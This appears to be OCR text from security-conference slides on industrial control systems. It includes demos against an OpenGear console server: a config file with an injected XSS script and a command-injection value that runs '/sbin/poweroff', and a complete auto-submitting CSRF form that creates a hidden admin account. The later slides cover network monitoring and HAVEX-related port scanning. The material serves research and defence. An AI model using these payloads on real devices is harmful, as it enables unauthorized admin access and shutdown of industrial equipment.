


Example OgSessionId=4ed8e8bd64fcf18137b957cb66387cd2

OpenGear XSS

- Input filtering is in place to protect against XSS





OpenGear XSS

- But what about outbound?

192.168.0.1 - PuTTY

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>

<config>
   <version>0.4</version>
   <system>
      <timezone>USA - Eastern</timezone>
      <snmp>
         <protocol>UDP</protocol>
         <trapport>162</trapport>
      </snmp>
      <model>&lt;script&gt;alert(1)&lt;/script&gt;</model>
      <name>acm5504-5-lr-i</name>
      <backup>
         <time>1040673438</time>
      </backup>
      <ssl>
         <status>canceled</status>
         <city>GE</city>
         <country>AD</country>
         <email>a@b.com</email>
         <length>512</length>
         <name>thingy | /sbin/poweroff</name>
         <org>GE</org>
config.xml.xss
```


OpenGear XSS

- But what about outbound?

192.168.0.1 - PuTTY


```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>

<config>
   <version>0.4</version>
   <system>
      <timezone>USA - Eastern</timezone>
      <snmp>
         <protocol>UDP</protocol>
         <trapport>162</trapport>
      </snmp>
      <model>&lt;script&gt;alert(1)&lt;/script&gt;</model>
      <name>acm5504-5-lr-i</name>
      <backup>
         <time>1040673438</time>
      </backup>
      <ssl>
         <status>canceled</status>
         <city>GE</city>
         <country>AD</country>
         <email>a@b.com</email>
         <length>512</length>
         <name>thingy | /sbin/poweroff</name>
         <org>GE</org>
config.xml.xss
```

OpenGear XSS



OpenGear CSRF

- So creating an account looks like:




OpenGear CSRF

- So lets see if we can CSRF it


```
<iframe style="display:none" name="csrf-frame"></iframe>
<form method='POST'
action='https://192.168.0.1/?form=users&action=del&index=4&type=
user&h=0' target="csrf-frame" id="csrf-form">
  <input type='hidden' name='new.name' value='CSRFAdmin1'>
  <input type='hidden' name='new.description' value='CSRFAdmin'>
  <input type='hidden' name='new.password' value='password'>
  <input type='hidden' name='group2' value='admin'>
  <input type='hidden' name='new.confirm' value='password'>
  <input type='hidden' name='new.numkeys' value='0'>
  <input type='hidden' name='new.callback.phone' value=''>
  <input type='hidden' name='apply' value='Apply'>
  <input type='hidden' name='form' value='users'>
  <input type='hidden' name='type' value='user'>
  <input type='hidden' name='form' value='users'>
  <input type='submit' value='submit'>
</form>
<script>document.getElementById("csrf-form").submit()</script>
```

OpenGear CSRF



Robert

Ideal Layout of a Generic ICS Network



Typical Layout

Challenges in ICS environments

- Legacy equipment
- Who owns the problem?
- Unmanaged infrastructure
- Who has time?
- Vendor support
- Regulations

NSM in an ICS

- NSM and Asset Identification is all about:
  - Knowing your network topologies
  - Monitoring for changes
  - Building off the basics
- It does have challenges:
  - Isn't a fix all solution
  - Requires people and processes
  - Toughest part is buy-in and prep
- It does bring value:
  - Identify threats
  - Identify misconfigured/failing devices
  - Better situational awareness
  - Fits into larger defense strategy
- Why it excels in ICS:
  - Static environments
  - Less users than an Enterprise
  - Less assets than IT networks
  - No patches? At least monitor!

Pre-HAVEX

Address	Port
172.16.192.30	502
172.16.192.31	502
172.16.192.32	502
172.16.192.33	502
172.16.192.200	49386
172.16.192.200	49387
172.16.192.200	49388
172.16.192.200	49389

Post-HAVEX


Address	Port
172.16.192.30	102
172.16.192.31	102
172.16.192.32	102
172.16.192.33	102
172.16.192.33	502
172.16.192.32	502
172.16.192.31	502
172.16.192.30	502
172.16.192.30	11234
172.16.192.31	11234
172.16.192.32	11234
172.16.192.33	11234
172.16.192.30	12401
172.16.192.31	12401
172.16.192.32	12401
172.16.192.33	12401
172.16.192.30	44818
172.16.192.31	44818
172.16.192.32	44818
172.16.192.33	44818
172.16.192.200	49525
172.16.192.200	49526

Safely Capturing Data

